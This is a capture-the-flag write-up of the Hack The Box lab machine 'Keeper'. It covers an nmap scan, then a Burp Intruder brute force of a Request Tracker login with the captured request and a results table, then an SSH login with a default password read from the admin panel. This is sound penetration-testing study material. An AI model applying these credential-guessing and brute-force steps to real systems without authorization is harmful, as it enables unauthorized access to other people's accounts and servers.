
HTB machines - Keeper

Write up by Chanan shenker

- Start:
- I connected to the VPN, turned on the machine and got an IP address to start.



- Scanning:


```
┌──(root㉿kali)-[~/Desktop/lab]
└─# nmap 10.10.11.227 -sV -sC -oN ./scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 10:10 IDT
```

- I ran the command above and found two ports open on the target. Port 22 and 80.
- Port 80 tells me that this is hosting a website, so lets go.


```
┌──(root㉿kali)-[~/Desktop/lab]
└─# nmap 10.10.11.227 -sV -sC -oN ./scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 10:10 IDT
Nmap scan report for 10.10.11.227
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
```

- I added the machine to /etc/hosts.




- And tried to access the webpage.




- I clicked on the link and it redirected me to another page that is a subdomain of keeper.htb.

- So i added the subdomain to /etc/hosts file and accessed it again.




```
10.10.11.227 keeper.htb tickets.keeper.htb
```



- Viola, a login page for 'best practical solutions ', a ticket management system.
- I couldn't find anything to juicy about the software (like exploit, CVEs etc.) so I decided to try and crack the password. So I fire up burp suite.
- Burp suite is a very popular tool used by penetration testers and has a wide variety of features to exploit wed applications


- The tool ill use is called intruder. It work by capturing a request that I send out through the burp suite proxy and send it to the intruder so I can make it send the request over and over with different values each time. Obviously the value I would like to change is the password.

- This is the captured request. Note the part at the bottom where is say user=<>&pass=<>.
- So that the part I want to change every request.
- the username 'root' I found out by a quick google search about default users for 'Best practical solutions' .

```
1  POST /rt/NoAuth/Login.html HTTP/1.1
2  Host: tickets.keeper.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 56
9  Origin: http://tickets.keeper.htb
10 Connection: close
11 Referer: http://tickets.keeper.htb/rt/NoAuth/Login.html
12 Cookie: RT_SID_tickets.keeper.htb.80=ffddd1e0ccabc228f02023a7f0bfd5d3
13 Upgrade-Insecure-Requests: 1
14
15 user=root&pass=123&next=7de87a83e5fd1ea677e65180352b6b4f
```

```
11 Referer: http://tickets.keeper.htb/rt/NoAuth/Login.html
12 Cookie: RT_SID_tickets.keeper.htb.80=ffddd1e0ccabc228f02023a7f0bfd5
13 Upgrade-Insecure-Requests: 1
14
15 user=root&pass=§123§&next=7de87a83e5fd1ea677e65180352b6b4f
```


- So I start the brute force attack.




- Now, the way we can figure out what password was successful we habe to look at the content length of the response it got.

- Next to ‘password’ we get a much smaller content length in the response. Lets check if it’s the one.
- And were in :)

Request	Payload	Status	Error	Timeout	Length	C
10	PASSWORD	200			5046	
11	admin	200			5046	
12	comcomcom	200			5046	
13	Admin	200			5046	
14	password	302			327	
15	synnet	200			5046	
16	adminttd	200			5045	
17	manager	200			5045	
18	monitor	200			5046	
19	recover	200			5045	




- To my annoyance I discovered that those are the default credentials and could have save my self a lot of time if id just looked online, but hey we learned something.
- Now lets dig. I couldn't find anything interesting in the page but a little look around and I found under the admin > users tab this.



- A tab with two users. One is root and had nothing interesting in it. And the other is lnoogaard.

- As we can see in his tab is a username and at the bottom a default password.
- Remember on the nmap scan we found port 22/SSH open. So let try and login with lnorgaard's credentials.



- And boom we are in. a quick look in the users directory we find the flag and we can submit it.